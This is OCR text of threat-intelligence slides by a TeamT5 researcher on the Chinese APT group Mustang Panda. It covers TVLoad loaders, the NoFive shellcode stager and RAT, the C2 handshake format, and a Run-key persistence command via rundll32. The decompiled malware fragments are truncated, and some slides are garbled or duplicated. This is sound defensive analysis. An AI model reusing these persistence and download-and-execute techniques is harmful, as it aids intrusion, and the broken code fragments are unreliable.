Sailing the Seven SEAs

Deep Dive into Polaris' Arsenal and Intelligence Insights

Still Hsu

TEAMT5

Persistent Cyber Threat Hunters

whoami

TEAMT5

- Aliases
  - Still Hsu
  - Azaka Sekai (安坂星海)
    - they/them
- Occupation
  - Threat Intelligence Researcher @ TeamT5
- Interested in...
  - Windows internals
  - .NET
  - Anything and everything!

AGENDA

TEAMT5

01 whoami

02 Introduction

03 Arsenal Overview

04 Malware Overview

05 Changes

06 Summary / Findings

Introduction

TEAMT5

- Chinese-based APT group active since 2011
- Aliases
  - Mustang Panda
  - Twill Typhoon
  - Earth Preta
- Targets
  - PH, MM, TH, TW, and other Asian countries
  - Countries related to EU

Arsenal Overview

TEAMT5

- 2019- ~ now
  - Heavy focus on PlugX and USB spreadability
  - PlugX Fast (THOR) / MiniPlug / PlugDisk
  - UDiskShell
- 2022 ~ now
  - NoFive
  - TOnePipeShell / TOneDisk
  - QReverse
- And many more one-time-use malware/tools.


Hasn’t this been covered already?

TEAMT5

In the first handshake, the payload should be a 0x221-byte-long buffer carrying the encryption key and the unique victim ID. Table 4 shows the structure of the payload. Note that the fields *type*, *victim_id,* and *xor_key_seed* are encrypted with *xor_key* before the buffer is sent.

Field name	Size (hex)	Description
xor_key	0x200	Key used to encrypt the traffic; this key is generated from *xor_key_seed*
type	0x1	*0x08*, a fixed value
victim_id	0x10	A unique victim ID generated by *CoCreateGuid*
xor_key_seed	0x10	A random seed generated by *GetTickCount*

Table 4. Content of the sent data



ol request packet

aded from the Google

mail gateway solutions,

s users into

downloading a malicious password-protected archive with the embedded link. The files can then be extracted inside via the password provided in the document. By using this technique, the malicious actor behind the attack can successfully bypass scanning services.

https://www.trendmicro.com/en_us/research/22/k/earth-preta-spear-phishing-governments-worldwide.html
https://www.trendmicro.com/en_us/research/23/c/earth-preta-updated-stealthy-strategies.html
https://www.trendmicro.com/en_us/research/23/f/behind-the-scenes-unveiling-the-hidden-workings-of-earth-preta.html

The C&C protocol is similar to the ones used by PUBLOAD and other TONESHELL variants. We classified it as TONESHELL variant D because it also uses *CoCreateGuid* to generate a unique victim ID, which is akin to the older variants.

So what’s the deal?

TEAMT5


```
F;
] = 0;
pName[0]) = 0;
3BE0("HelloAzakaSekai", 0
 CreateEventA(0, 0, 0, lp
entA )


ocess(0);
```

~~I feel obligated to~~

TEAMT5


Set A

TEAMT5




Set A

TEAMT5




Set B

TEAMT5


Suspected
commercial backdoor
QReverse
Stager + Beacon
styled design
TVLoad +
Cobalt Strike
TVLoad +
NoFive
TOnePipeShell
UDiskShell
/ PlugDisk
U2DiskWatch
TOneDisk
USB spreaders

Set B

TEAMT5


Suspected
commercial backdoor
QReverse
Stager + Beacon
styled design
TVLoad +
Cobalt Strike
TVLoad +
NoFive
TOnePipeShell
UDiskShell
/ PlugDisk
U2DiskWatch
TOneDisk
USB spreaders

Let’s start from the beginning…

TEAMT5

TVLoad + Cobalt Strike + NoFive

Early TVLoad

- Mid-2021
- Drops files under Public\Libraries
- Persists
  - `Rundll32.exe SHELL32.DLL,ShellExec_RunDLL C:\Users\Public\Libraries\win\Acrobat.exe`
- Decodes and executes Cobalt Strike Stager in memory

```
}
while ( v0 );
GetModuleFileNameW(0, &ExistingFileName
CopyFileW(&ExistingFileName, L"C:\\User
sqlite3_data_count_0();
strcpy(
  CommandLine,
  "/C reg add HKCU\\Software\\Microsoft
  "L,ShellExec_RunDLL \"C:\\Users\\Publ
StartupInfo.cb = 0x44;
memset(&StartupInfo.lpReserved, 0, 0x40
CreateProcessA("c:\\windows\\system32\\
printf("value of area : %d", 0x1388);
printf("%c", 0xA);
CopyFileW(&ExistingFileName, L"C:\\User
CopyFileA("Acrobat.dll", "C:\\Users\\Pu
sqlite3_data_count_0();
v1 = 9;
```

Later TVLoad

TEAMT5

- Early 2022
  - Targets the Philippines
- Similar pattern of dropping files under Public\Libraries
- Initially used the same Cobalt Strike decoding pattern
- Executes NoFive stager

```
if ( OpenEventA(0x1F0003u, 0, "CallDll@Main"
{
  ExitProcess(0);
}
CreateEventA(0, 0, 0, "CallDll@Main");
sub_1000CB20();
GetModuleFileNameW(0, Str, 0x104u);
CopyFileW(Str, L"C:\\Users\\Public\\Librarie
strcpy(
  CommandLine,
  "/C reg add HKCU\\Software\\Microsoft\\Win
  "hellExec_RunDLL \"C:\\Users\\Public\\Libr
StartupInfo.cb = 0x44;
memset(&StartupInfo.lpReserved, 0, 0x40u);
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
CreateProcessA("c:\\windows\\system32\\cmd.e
ProHome_ID_TV4_c9206776ff5bb1e0991b71a6ba4bb
return CopyFileW(Str, L"C:\\Users\\Public\\L
```

NoFive Stager

TEAMT5

- Shellcode-based downloader
- Reports to C2 with
  - Victim ID (`GetVolumeInformation`)
    - Computer name
    - Username
- Downloads and executes next-stage shellcode

```
int __fastcall NoFive::DownloadExecShellcode(_DWORD *a1)
{
  char v2[512]; // [esp+0h] [ebp-220h] BYREF
  void (__stdcall *v3)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD);
  int v4; // [esp+204h] [ebp-1Ch] BYREF
  int v5; // [esp+208h] [ebp-18h] BYREF
  void (__stdcall *v6)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD);
  int v7; // [esp+210h] [ebp-10h] BYREF
  int *v8; // [esp+214h] [ebp-Ch]
  unsigned __int16 TickCount; // [esp+218h] [ebp-8h]
  int v10; // [esp+21Ch] [ebp-4h]

  v10 = a1;
  v7 = 0;
  if ( !NoFive::GenerateVictimID(a1, &v7) )
  {
    return 0;
  }
  TickCount = NoFive::GenerateTickCount(v10);
  NoFive::CollectSystemInfo(v10, v2, &v5);
  if ( NoFive::PerformC2Comm(v10, v7, TickCount, v2, v5) )
  {
    v8 = *(v10 + 0x10074);
    v6 = (*(v10 + 0x10074) + 0x28);
    NoFive::XorDecode(v6, v8[9], (v8 + 1), *v8);
    v4 = 0;
    (*(*(v10 + 0x10070) + 0xC))(v6, v8[9], 0x40, &v4);
    v3 = v6;
    v6(
      v7,
```

NoFive RAT

TEAMT5

- Shellcode-based payload
- Extremely simple backdoor
  - File management
  - Sleep interval change
  - Remote shell
- Stackstrings in command handler

```
    strcpy(v11, "UploadBegin error : %d!");
    MEMORY[0x404000](v7, v11, v17);
    v1 = sub_10A5(v7);
    if ( !sub_2635(0x2B, v7, v1 + 1) )
    {
      v19 = 0;
    }
  }
  break;
case 0x1D:
  if ( sub_2205(v20, v16, v15, &v17) )
  {
    if ( !sub_2635(0x2A, 0, 0) )
    {
      v19 = 0;
    }
  }
  else
  {
    strcpy(v10, "UploadData  error : %d!");
    MEMORY[0x404000](v7, v10, v17);
```

Key Features of NoFive

TEAMT5

```
AllocateMemory(v10, 0, 0x148);
Library = CustomGetLibrary(kernel32_dll);
if ( !Library )
{
  Library = CustomGetLibrary(KERNEL32_DLL);
  if ( !Library )
  {
    return 0;
  }
}
ProcAddress = CustomGetProcAddress(0, Library, GetProcAddress_0);
v19->GetProcAddress = ProcAddress;
if ( v19->GetProcAddress )
{
  v8 = CustomGetProcAddress(0, Library, LoadLibraryA_0);
  v19->LoadLibraryA = v8;
  if ( v19->LoadLibraryA )
  {
    v16 = NoFive::ConfigureImports(v19);
    if ( (v19->WSAStartup)(0x202, v9) )
    {
      return 0;
    }
    Structure = AllocateStructure(0x10084, v19->VirtualAlloc);
    if ( Structure )
    {
      v14 = sub_400E35(Structure, v19, a1, a2, a3, a4, a5, a6);
    }
    else
    {
      v14 = 0;
    }
    v17 = v14;
    NoFive::CommandHandler(v14);
```

Import table allocation

↓

API hashing (ROR13+ADD)

↓

Configure import table

Key Features of NoFive

TEAMT5

```
AllocateMemory(v10, 0, 0x148);
Library = CustomGetLibrary(kernel32_dll);
if ( !Library )
{
  Library = CustomGetLibrary(KERNEL32_DLL);
  if ( !Library )
  {
    return 0;
  }
}
ProcAddress = CustomGetProcAddress(0, Library, GetProcAddress_0);
v19->GetProcAddress = ProcAddress;
if ( v19->GetProcAddress )
{
  v8 = CustomGetProcAddress(0, Library, LoadLibraryA_0);
  v19->LoadLibraryA = v8;
  if ( v19->LoadLibraryA )
  {
    v16 = NoFive::ConfigureImports(v19);
    if ( (v19->WSAStartup)(0x202, v9) )
    {
      return 0;
    }
    Structure = AllocateStructure(0x10084, v19->VirtualAlloc);
    if ( Structure )
    {
      v14 = sub_400E35(Structure, v19, a1, a2, a3, a4, a5, a6);
    }
    else
    {
      v14 = 0;
    }
    v17 = v14;
    NoFive::CommandHandler(v14);
```

Configure import table

↓

Create a large shared struct


↓

Begin C2 heartbeat

Key Features of NoFive

TEAMT5

